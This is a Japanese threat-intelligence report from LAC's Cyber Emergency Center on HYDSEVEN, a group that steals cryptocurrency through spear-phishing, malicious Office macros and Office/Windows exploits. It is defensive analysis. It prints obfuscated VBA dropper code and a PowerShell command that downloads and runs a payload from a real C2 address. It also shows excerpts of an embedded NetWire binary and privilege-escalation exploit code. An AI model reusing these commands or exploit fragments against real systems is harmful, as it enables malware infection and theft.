特別編集号

LAC

サイバー救急センターレポート

- 脅威管理とインシデント対応をする人へ -

仮想通貨を狙うサイバー攻撃の背後にある影

CYBER EMERGENCY CENTER

2019 年 6 月 19 日

サイバー救急センター

サイバー救急センターレポート
特別編集号

目　　次

サイバー救急センターレポート（以下、本文書）は、情報提供を目的としており、記述を利用した結果生じるいかなる損失についても、株式会社ラックは責任を負いかねます。
本文書に記載された情報は初回掲載時のものであり、閲覧・提供される時点では変更されている可能性があることをご了承ください。
LAC、ラック、サイバー救急センター、サイバー119 は、株式会社ラックの商標または登録商標です。
この他、本文書に記載した会社名・製品名は各社の商標または登録商標です。
表紙、裏表紙の写真は、永安佑希允の著作物です。
本文書を引用する際は出典元を必ず明記してください。
本文書の一部または全部を著作権法が定める範囲を超えて複製・転載することを禁じます。

© 2019 LAC Co., Ltd. All Rights Reserved.

はじめに

昨今、仮想通貨（暗号通貨）への関心がますます高まるなか、仮想通貨を狙うサイバー攻撃も活発に行われています。仮想通貨を狙う攻撃手法は、仮想通貨取引所から直接窃取する、仮想通貨所有者のウォレットから窃取する、ならびに PC やサーバのリソースを不正に利用したマイニング（発掘）などがあります。このように様々な攻撃がある中で、仮想通貨取引所からの仮想通貨流出は、仮想通貨自体の信頼性や安全性にも関わる問題となり注目を集めています。サイバーセキュリティ企業の Group-IB 社の調査[1]によれば、2017 年以降のサイバー攻撃による取引所の被害は合計 8 億 8 千 2 百万ドルにまで拡大しているとしており、巨額の仮想通貨が不正に流出していることがわかります。2019 年になっても仮想通貨を狙う攻撃は続いており、今後も増加していくことが予想されます。

本レポートは、仮想通貨の窃取を目的とした攻撃者グループ「HYDSEVEN」の活動に関して、2016 年から 2019 年の期間に彼らが利用した TTPs（Tactics, Techniques and Procedures）を明らかにしたものです。当社で確認する限り、2019 年 6 月現在でこの HYDSEVEN の活動について言及された情報は少ないですが、日本やポーランドを含む様々な国で活動を行っていることがわかっています。仮想通貨を狙う HYDSEVEN への対策を考える上で、組織内や業界内での注意喚起やセキュリティ対策、攻撃の検知等に本レポートを役立てて頂けますと幸甚です。

サイバー救急センター　脅威分析チーム

石川 芳浩

[1] https://www.group-ib.com/media/gib-crypto-summary/

仮想通貨を狙う攻撃のタイムライン

図 1 は、2016 年 8 月から 2019 年 3 月までに確認できた、仮想通貨を標的とする攻撃者グループ「HYDSEVEN」の活動概要です。私どもサイバー救急センター 脅威分析チームの調査では 2016 年、2017 年に多くの攻撃を確認し、2019 年に入っても攻撃は継続しています。これらの攻撃の始まりの多くはスピアフィッシングメールであり、HYDSEVEN は、大学関係者または研究者を装い、特定の組織や人に対して攻撃を行っています。Office 文書ファイルの VBA マクロの悪用、ソフトウェアの脆弱性悪用（エクスプロイト）、リンク型スピアフィッシングによる正規ソフトウェアのインストールを偽装する手口など様々な手段で攻撃を行います。また、HYDSEVEN は、攻撃マルウェアとして、主に NetWire と Ekoms（Mokes）を使用します。これらのマルウェアについては、第 4 章で紹介し、次の第 3 章では、HYDSEVEN の攻撃手口に焦点を当て、その特徴を紹介します。




図 1 HYDSEVEN の活動タイムライン

攻撃の概要

HYDSEVEN は、Office 文書ファイルに埋め込んだ VBA マクロ、ソフトウェアの脆弱性の悪用、そして、正規ソフトウェアのインストーラの偽装といった 3 つの攻撃手口で仮想通貨を窃取します。この章では、これらについて紹介します。

Office 文書ファイルの VBA マクロを悪用する手口

VBA マクロを悪用した攻撃は、2016 年 8 月および同 12 月に確認しており、図 2 は、これらの時期に行われた攻撃の流れを図示したものです。2016 年 8 月の攻撃で使用された Office 文書ファイルは、図 3 に示すような London School of Economics and Political Science（LSE）との協業案内またはアラブ首長国連邦（UAE）銀行の口座開設を装うものです。Office 文書ファイルを見てみると、上部に"セキュリティの警告"のメッセージバー[2]が表示されており、VBA やアドイン等の 2 種類以上のアクティブコンテンツが含まれていることが確認できます。




図 2　VBA マクロを悪用する攻撃手口の概要図

[2] https://support.office.com/en-us/article/active-content-types-in-your-files-b7ff2e8a-4055-47d4-8c7d-541e19f62bea




図 3　VBA マクロを悪用する Office 文書ファイルの例

図 4 は、Office 文書ファイルに含まれた VBA マクロを一部抜粋したものであり、赤線枠で示すように Shell 関数[3]を利用して、図 5 に示すような PowerShell コマンドを実行します。これにより、C2 サーバから NetWire または Ekoms（Mokes）がダウンロードされ、実行されます。

[3] https://docs.microsoft.com/ja-jp/office/vba/language/reference/user-interface-help/shell-function

```
BzEXrHOWNEVGizzIOrBSWNFRSTQzHRiZLiiR = bJHtyuqwikdddd.eMDaHZLQWyx1 +
    bJHtyuqwikdddd.eMDaHZLQWyx2 + bJHtyuqwikdddd.eMDaHZLQWyx3 + bJHtyuqwikdddd.
    eMDaHZLQWyx4 + bJHtyuqwikdddd.eMDaHZLQWyx5 + jHHBJVUYSFTYSuvbhjavyuFUGIBKJN
     + bJHtyuqwikdddd.eMDaHZLQWyx6 + bJHtyuqwikdddd.eMDaHZLQWyx7

'redacted'     ','%TEMP%/g32dc.exe');Start-P        rocess '%TEMP%/g32dc.exe';
dHGJsadc(44) = "v"
TLUDVeaFBaBFeLGKZCZIOQFNaPOWLISWIXUr = BzEXrHOWNEVGizzIOrBSWNFRSTQzHRiZLiiR
dHGJsadc(45) = "w"
dHGJsadc(46) = "F"
dHGJsadc(47) = "y"
dHGJsadc(48) = "K"
dHGJsadc(49) = "Z"
dHGJsadc(50) = "e"
dHGJsadc(51) = "W"

Shell TLUDVeaFBaBFeLGKZCZIOQFNaPOWLISWIXUr, 0
End Sub
```

図 4　Office 文書ファイルに含まれる VBA マクロ（一部抜粋）

```
cmd /K PowerShell.exe (New-Object System.Net.WebClient).DownloadFile('
    http://37.235.48.233/img1.png','%TEMP%\g32dc.exe');Start-Process '
    %TEMP%\g32dc.exe';
```

図 5　VBA マクロによって実行される PowerShell コマンド例

また、VBA マクロ内には、図 6 で示すようなパスワード用のランダムな文字列を作成する特徴的なコードが含まれています。このコードは、2011 年 11 月に Web プログラミングの開発者フォーラム（DreamInCode.net）[4]で類似するコードが公開（図 7）されており、攻撃者はこの公開されたコードを流用した可能性が高いと考えます。

[4] https://www.dreamincode.net/forums/topic/257344-snippet-my-random-password-generator/

```
'Password Generation and recovery protocol, for FDF Databases'
'(c) 2011 FDF Holdings corp'
'written by Jesse Fender, all rights reserved'
'To be used by FDF Software only!'

'================================================================='
'|  Data Password Generator and Recovery, Recovery may not work at  '
'|  first but will be implemented later on in Time...               '
'================================================================='


Friend Function hgfdccc(dfVJBsad As Integer) As String
'================================================'
'=  The purpose to this function is to be       ='
'=  called by an application or installer to set='
'=  the users password. Theis will require a    ='
'=  reset of the temp password when used.       ='
'================================================'
Dim X As Integer, I As Integer, tehkjdgjas(51) As String, iuytfdcas(31) As
    String, bvdfff(9) As String
Dim oiuytfcx As String, iuytgffffff As Boolean, Count As Long, T As Long
iuytgffffff = False
'hard set the arrays, yes i know its bad practice but i dont care...'
bvdfff(0) = "5"
```

図 6　VBA マクロに含まれるパスワード生成コード例




図 7　Web サイトに投稿されたパスワード生成コード

ソフトウェアの脆弱性を悪用する手口

ソフトウェアの脆弱性を悪用する攻撃は、2017 年 2 月と同 9 月、2019 年 3 月に確認しています。図 8 は、各時期に行われた攻撃の流れを図示したものであり、それぞれ時期によって異なるソフトウェアの脆弱性が悪用されています。





図 8　脆弱性を悪用する攻撃手口の概要図

(1)2017 年 2 月の事例

この時期の攻撃は、CVE-2015-2545[5]および CVE-2016-7255[6]の脆弱性を悪用して、ユーザの PC に NetWire を感染させます。まず、この 2 つの脆弱性について簡単に紹介します。CVE-2015-2545 の脆弱性は、Microsoft Office における EPS ファイルの取り扱いに起因し、任意のコード実行が可能な問題です。また、CVE-2016-7255 の脆弱性は、Microsoft Windows のカーネルモードドライバ（win32k.sys）におけるメモリオブジェクトの取り扱いに起因し、権限昇格が可能な問題です。

[5] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2545
[6] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7255

図 9 は、攻撃に使用された Office 文書ファイルであり、内容は、London School of Economics and Political Science（LSE）からの Banking Technology Awards への参加許可を騙るもの[7]です。


London School of Economics & Political Science
Houghton St, London WC2A 2AE, UK

Confirmation Letter

Dear Sir,

This letter confirms that your candidature was approved for participation in Banking Technology Awards.

Please inform Matteo Salvalaggio on 442039051983 or m.salvalaggio@lse.ac.uk if you need additional information.

Sincerely,

London School of Economics & Political Science, Award Committee

図 9 CVE-2015-2545 および CVE-2016-7255 を悪用する Office 文書ファイルの例

この Office 文書ファイルを 7-ZIP を利用してファイルを確認すると、赤線枠で囲ったように EPS ファイル（imgage1.eps）があることがわかります（図 10）。この EPS ファイルには、2 つの脆弱性を悪用するコードに加えて、ペイロードとして、図 11 の赤線枠で示す実行ファイル NetWire が含まれています。図 12 は、CVE-2016-7255 の脆弱性を悪用し、権限昇格を行うコードの一部です。

[7] この他、London School of Economics and Political Science（LSE）からの AWC Awards への参加を許可することを騙る Office 文書ファイルも確認しています。




図 10　Office 文書ファイル内に含まれる EPS ファイル例

```
0x00004040  6269 7473 6869 6674 2064 6566 202f 6c33  bitshift def /l3
0x00004050  3435 206c 3334 3120 3635 3533 3520 616e  45 l341 65535 an
0x00004060  6420 6465 6620 6578 6974 207d 2069 6620  d def exit } if
0x00004070  2f6c 3332 3520 6c33 3235 2038 206c 3139  /l325 l325 8 l19
0x00004080  2064 6566 207d 2072 6570 6561 7420 7d20   def } repeat }
0x00004090  6269 6e64 2064 6566 202f 7061 796c 6f61  bind def /payloa
0x000040a0  645f 3332 203c 3464 3561 3930 3030 3033  d_32 <4d5a900003
0x000040b0  3030 3030 3030 3034 3030 3030 3030 6666  00000004000000ff
0x000040c0  6666 3030 3030 6238 3030 3030 3030 3030  ff0000b800000000
0x000040d0  3030 3030 3030 3430 3030 3030 3030 3030  0000004000000000
0x000040e0  3030 3030 3030 3030 3030 3030 3030 3030  0000000000000000
0x000040f0  3030 3030 3030 3030 3030 3030 3030 3030  0000000000000000
0x00004100  3030 3030 3030 3030 3030 3030 3030 3030  0000000000000000
0x00004110  3030 3030 3030 3030 3030 3030 3030 3830  0000000000000080
0x00004120  3030 3030 3030 3065 3166 6261 3065 3030  0000000e1fba0e00
0x00004130  6234 3039 6364 3231 6238 3031 3463 6364  b409cd21b8014ccd
0x00004140  3231 3534 3638 3639 3733 3230 3730 3732  2154686973207072
0x00004150  3666 3637 3732 3631 3664 3230 3633 3631  6f6772616d206361
0x00004160  3665 3665 3666 3734 3230 3632 3635 3230  6e6e6f7420626520
```

図 11　EPS ファイル内に含まれる 32bit 環境の NetWire（一部抜粋）

```
DWORD __stdcall sub_10001D00(LPVOID lpThreadParameter)
{
  HWND v1; // eax
  HWND v2; // edi
  DWORD result; // eax
  int v4; // eax
  int v5; // esi

  sub_10001020("ExploitThread start");
  v1 = CreateWindowExW(0, L"MyMainWnd", 0, 0, X, 0, 0, 0, 0, 0, hInstance, 0);
  v2 = v1;
  if ( v1 )
  {
    v4 = sub_10002B70(v1);
    v5 = v4;
    if ( v4 )
      dword_1000808C = *(_DWORD *)(v4 + 8);
    DestroyWindow(v2);
    if ( v5 )
    {
      if ( dword_1000853C )
      {
LABEL_11:
        sub_10001020("ExploitThread end");
        result = 0;
      }
```

図 12　CVE-2016-7255 の脆弱性を悪用するコード（一部抜粋）

(2)2017 年 9 月の事例

この時期の攻撃は、CVE-2017-0199[8]の脆弱性を悪用して、ユーザの PC に NetWire を感染させます。CVE-2017-0199 の脆弱性は、Microsoft OLE[9]における URL Moniker[10]での HTA データの処理に起因し、任意のコード実行が可能な問題です。

図 13 は、攻撃に使用された Office 文書ファイルです。手前の画面がファイルを開いた際に表示されるもので、奥の画面はリンクされたデータが更新された後に表示されるものです。確認する限りでは、脆弱性悪用後にユーザに表示される画面は、可読性のあるデコイ文書ファイルではなく、バイト文字列が表示されるものでした。このファイルは、攻撃者が意図的に用意したものなのか、あるいは設計上のミスであるかは不明です。

[8] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0199

[9] Windows の複数のアプリケーションでデータを連携し、共有を行うための技術

[10] 指定した URL リソースを他のコンポーネントでも使用できるようにするサービスを提供する COM オブジェクト




図 13　CVE-2017-0199 を悪用する Office 文書ファイルの例

この Office 文書ファイルは、RTF 形式のファイルであり、埋め込みオブジェクト（{/object キーワード）が含まれています（図 14）。赤線枠内の文字列"d0 cf 11 e0 a1 b1 1a e1"は、埋め込みオブジェクトが OLE 形式であることを示します。また、赤矢印が示す下の画面は、この OLE オブジェクトを取り出し、一部コードを確認したものです。外部サイトから HTML アプリケーション（HTA ファイル）をダウンロードすることがわかります。

